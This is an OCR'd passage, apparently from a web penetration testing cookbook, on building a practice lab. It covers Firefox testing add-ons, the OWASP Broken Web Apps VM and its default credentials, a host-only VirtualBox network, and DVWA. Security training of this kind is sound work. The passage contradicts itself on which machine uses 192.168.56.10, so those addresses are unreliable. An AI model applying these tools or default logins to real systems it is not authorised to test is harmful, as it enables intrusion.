


2. In the search box, type `wappalyzer` to look for the first plugin we will install:



3. Click **Install** in the **Wappalyzer** add-on to install it. You may also need to confirm the installation.
4. Next, we search for `FoxyProxy`.
5. Click on **Install**.
6. Now search for and install **Cookies Manager+**.
7. Search for and install **HackBar**.
8. Search for and install **HttpRequester**.
9. Search for and install **RESTClient**.
10. Search for and install **User-Agent Switcher**.
11. Search for and install **Tampermonkey**.
12. Search for and install **Tamper Data** and **Tamper Data Icon Redux**.

13. The list of extensions installed should look like the following screenshot:



Cookies Manager+
Cookies manager that allows view, edit and create cookies a...

FoxyProxy Standard
FoxyProxy - Premier proxy management for Firefox

HackBar
A HackBar for new firefox (Firefox Quantum). This addon is writed in webe...

HttpRequester
A tool for easily making HTTP requests (GET/PUT/POST/DELETE), and kee...

RESTClient
a debugger for RESTful web services.

Tamper Data
View and modify HTTP/HTTPS headers etc. Track and time r...

Tamper Data Icon Redux
Open tamper data with a toolbar icon, an item in the Tools menu in 4+, or ...

Tampermonkey
The world's most popular userscript manager, with over 10 ...

User-Agent Switcher
Quickly and easily switch between popular user-agent strings.

Wappalyzer
Identify web technologies

How it works...

So far, we've just installed some tools in our web browser, but what are these tools good for when it comes to penetration testing a web application? The add-ons installed are as follows:

- **HackBar**: A very simple add-on that helps us try different input values without having to change or rewrite the full URL. We will be using this a lot when doing manual checks for cross-site scripting and injections. It can be activated using the *F9* key.
- **Cookies Manager+**: This add-on will allow us to view and sometimes modify the value of cookies the browser receives from the applications.

- **User-Agent Switcher**: This add-on allows us to modify the user-agent string (the browser identifier) that is sent in all requests to the server. Applications sometimes use this string to show or hide certain elements depending on the browser and operating system used.
- **Tamper Data**: This add-on has the ability to capture any request to the server just after it is sent by the browser, giving us the chance to modify the data after introducing it in the application's forms and before it reaches the server. Tamper Data Icon Redux only adds an icon.
- **FoxyProxy Standard**: A very useful extension that lets us change the browser's proxy settings in one click using user-provided presets.
- **Wappalyzer**: This is a utility to identify the platforms and developing tools used in websites. This is very useful for fingerprinting the web server and the software it uses.
- **HttpRequester**: With this tool, it is possible to craft HTTP requests, including `get`, `post`, and `put` methods, and to watch the raw response from the server.
- **RESTClient**: This is basically a request generator like HTTP requester, but focused on REST web services. It includes options to add headers, different authentication modes, and `get`, `post`, `put`, and `delete` methods.
- **Tampermonkey**: This is an extension that will allow us to install user scripts in the browser and make on-the-fly changes to web page content before or after they load. From a penetration testing point of view, this is useful to bypass client-side controls and other client code manipulations.

See also

Other add-ons that could prove useful for web application penetration testing are the following:

- XSS Me
- SQL Inject Me
- iMacros
- FirePHP

Creating a client virtual machine


Now, we are ready to create our next virtual machine; it will be the server that will host the web applications we'll use to practice and improve our penetration testing skills.

We will use a virtual machine called **OWASP Broken Web Apps** (**BWA**), which is a collection of vulnerable web applications specially set up to perform security testing.

How to do it...

OWASP BWA is hosted in SourceForge, a popular repository for open source projects. The following steps will help us in creating a vulnerable virtual machine:

1. Go to `http://sourceforge.net/projects/owaspbwa/files/` and download the latest release of the `.ova` file. At the time of writing, it is `OWASP_Broken_Web_Apps_VM_1.2.ova`:



Abriendo OWASP_Broken_Web_Apps_VM_1.2.ova

Ha elegido abrir:

OWASP_Broken_Web_Apps_VM_1.2.ova


el cual es un: Open Virtualization Format Archive (2.4 GB)
de: https://jaist.dl.sourceforge.net

¿Quieres guardar este archivo?

OWASP Broken Web Applications Project download | SourceForge.net - Mozilla Firefo
https://sourceforge.net/projects/owaspbwa/?source=typ_r
SOURCEFORGE
Browse
Blog
Deals
Articles
Cloud Storage
Business VoIP
Internet Speed Test
Home / Browse / OWASP Broken Web Applications P
Brought to you by: chu
5 Reviews
ate: 2016-09-29
Cancelar
Guardar archivo
Download
Get Updates
Share This

2. Wait for the download to finish and then open the file.

3. VirtualBox's import dialog will launch. If you want to change the machine's name or description, you can do so by double-clicking on the values. Here, you can change the name and options for the virtual machine; we will leave them as they are. Click on **Import**:



Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Description	Configuration
Virtual System 1	
Name	vm_1
Description	OWASP Broken Web Application...
Guest OS Type	Ubuntu (32-bit)
CPU	1
RAM	1024 MB
DVD	✓

☐ Reinitialize the MAC address of all network cards

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty

4. The import should take a minute and, after that, we will see our virtual machine displayed in VirtualBox's list. Let's select it and click on **Start**.
5. After the machine starts, we will be asked for a login and password; type `root` as the login, and `owaspbwa` as the password, and we are set.

How it works...

OWASP BWA is a project aimed at providing security professionals and enthusiasts with a safe environment to develop attacking skills and identify and exploit vulnerabilities in web applications, in order to be able to help developers and administrators fix and prevent them.

This virtual machine includes different types of web applications; some of them are based on PHP, some in Java. We even have a couple of .NET-based vulnerable applications. There are also some vulnerable versions of known applications, such as WordPress or Joomla.

See also

There are many options when we talk about vulnerable applications and virtual machines. A remarkable website that holds a great collection of such applications is VulnHub (`https://www.vulnhub.com/`). It also has walkthroughs that will help you to solve some challenges and develop your skills.

In this book, we will use another virtual machine for some recipes, bWapp bee-box, which can be downloaded from the project's site: `https://sourceforge.net/projects/bwapp/files/bee-box/`.

There are also virtual machines that are thought of as self-contained web penetration testing environments, in other words, they contain vulnerable web applications, but also the tools for testing and exploiting the vulnerabilities. A couple of other relevant examples are:

- Samurai web testing framework: `https://sourceforge.net/projects/samurai`
- Web Security Dojo: `https://www.mavensecurity.com/resources/web-security-dojo`

Configuring virtual machines for correct communication

To be able to communicate with our virtual server and client, we need to be in the same network segment; however, having virtual machines with known vulnerabilities in our local network may pose an important security risk. To avoid this risk, we will perform a special configuration in VirtualBox to allow us to communicate with both server and client virtual machines from our Kali Linux host without exposing them to the network.


Getting ready

Before we proceed, open VirtualBox and make sure that the vulnerable server and client virtual machines are turned off.

How to do it...

VirtualBox creates virtual network adapters in the base system in order to manage DHCP and virtual networks. These adapters are independent from the ones assigned to virtual machines; we will create a virtual network and add the Kali and vulnerable virtual machines to it by using the following steps:

1. In VirtualBox, navigate to **File** | **Preferences...** | **Network**.
2. Select the **Host-only Networks** tab.
3. Click on the plus (**+**) button to add a new network.
4. The new network (`vboxnet0`) will be created and its details window will pop up.
5. In this dialog box, you can specify the network configuration; if it doesn't interfere with your local network configuration, leave it as it is. You may change it and use some other address in the segments reserved for local networks (`10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`).
6. Now, go to the **DHCP Server** tab; here, we can configure the dynamic IP address assignation in the host-only network. We'll start our dynamic addressing at `192.168.56.10`:




✓ Enable Server

Server Address: 192.168.56.2
Server Mask: 255.255.255.0
Lower Address Bound: 192.168.56.10
Upper Address Bound: 192.168.56.254

7. After proper configuration is done, click **OK**.
8. The next step is to configure the vulnerable virtual machine (`vm_1`). Select it and go to its **Settings**.


9. Click **Network** and, in the **Attached to:** drop-down menu, select **Host-only Adapter**.
10. In **Name**, select `vboxnet0`.
11. Click **OK**.
12. Follow *steps 8* to *11* for the Kali virtual machine (`Kali Linux 2018.1`) and all of the testing machines you want to include in your lab.
13. After configuring all virtual machines, let's test whether they can actually communicate. Let's see the network configuration of our Kali machine; open a Terminal and type:

```
ifconfig
```



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.10  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe32:56ba  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:32:56:ba  txqueuelen 1000  (Ethernet)
        RX packets 35  bytes 6818 (6.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2552 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


14. We can see that we have a network adapter called **eth0** and it has the IP address `192.168.56.10`. Depending on the configuration you used, this may vary.
15. For `vm_1`, the network address is displayed on the start screen, although you can also check the information by logging in and using `ifconfig`:


vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.11/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.11, via Samba at \\192.168.56.11\, or via phpmyadmin at
http://192.168.56.11/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

16. Now, we have the IP addresses of our three machines: `192.168.56.10` for Kali Linux, and `192.168.56.11` for the vulnerable `vm_1`. Let's test the communication; we are going to `ping vm_ 1` from our Kali Linux:

```
ping 192.168.56.11
```



```
root@kali:~# ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
64 bytes from 192.168.56.11: icmp_seq=1 ttl=64 time=0.383 ms
64 bytes from 192.168.56.11: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.56.11: icmp_seq=3 ttl=64 time=0.359 ms
64 bytes from 192.168.56.11: icmp_seq=4 ttl=64 time=0.309 ms
64 bytes from 192.168.56.11: icmp_seq=5 ttl=64 time=0.299 ms
64 bytes from 192.168.56.11: icmp_seq=6 ttl=64 time=0.317 ms
^C
--- 192.168.56.11 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.299/0.336/0.383/0.036 ms
```

Ping sends an ICMP request to the destination and waits for the reply; this is useful to test whether communication is possible between two nodes in the network.

17. We do the same to and from all of the virtual machines in our laboratory to check whether they can communicate with each other.
18. Windows desktop systems, like Windows 7 and Windows 10, may not respond to pings; that's normal because Windows 7 is configured by default to not respond to ping requests. To check connectivity in this case, if you have Windows machines in your lab, you can use `arping` from the Kali machine:

```
arping –c 4 192.168.56.103
```

How it works...

A host-only network is a virtual network that acts as a LAN, but its reach is limited to the host that is running the virtual machines without exposing them to external systems. This kind of network also provides a virtual adapter for the host to communicate with the virtual machines as if they were in the same network segment.

With the configuration we just made, we will be able to communicate between the machine that will take the roles of client and attacking machine in our tests and the web server that will host our target applications.

Getting to know web applications on a vulnerable virtual machine

OWASP BWA contains many web applications, intentionally rendered vulnerable to the most common attacks. Some of them are focused on the practice of some specific technique, while others try to replicate real-world applications that happen to have vulnerabilities.

In this recipe, we will take a tour of our `vulnerable_vm` and get to know some of the applications it includes.


Getting ready

We need to have our `vulnerable_vm` running and its network correctly configured. For this book, we will be using `192.168.56.10` as its IP address.

How to do it...

The steps that need to be performed are as follows:

1. With `vm_1` running, open your Kali Linux host's web browser and go to `http://192.168.56.10`. You will see a list of all the applications that the server contains:



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.


For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

OWASP WebGoat | OWASP WebGoat.NET

2. Let's go to **Damn Vulnerable Web Application**.
3. Use `admin` as a username and `admin` as a password. We can see a menu on the left; this menu contains links to all the vulnerabilities that we can practice in this application: **Brute Force**, **Command Execution**, **SQL Injection**, and so on. Also, the **DVWA Security** section is where we can configure the security (or complexity) levels of the vulnerable inputs:



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.


Disclaimer

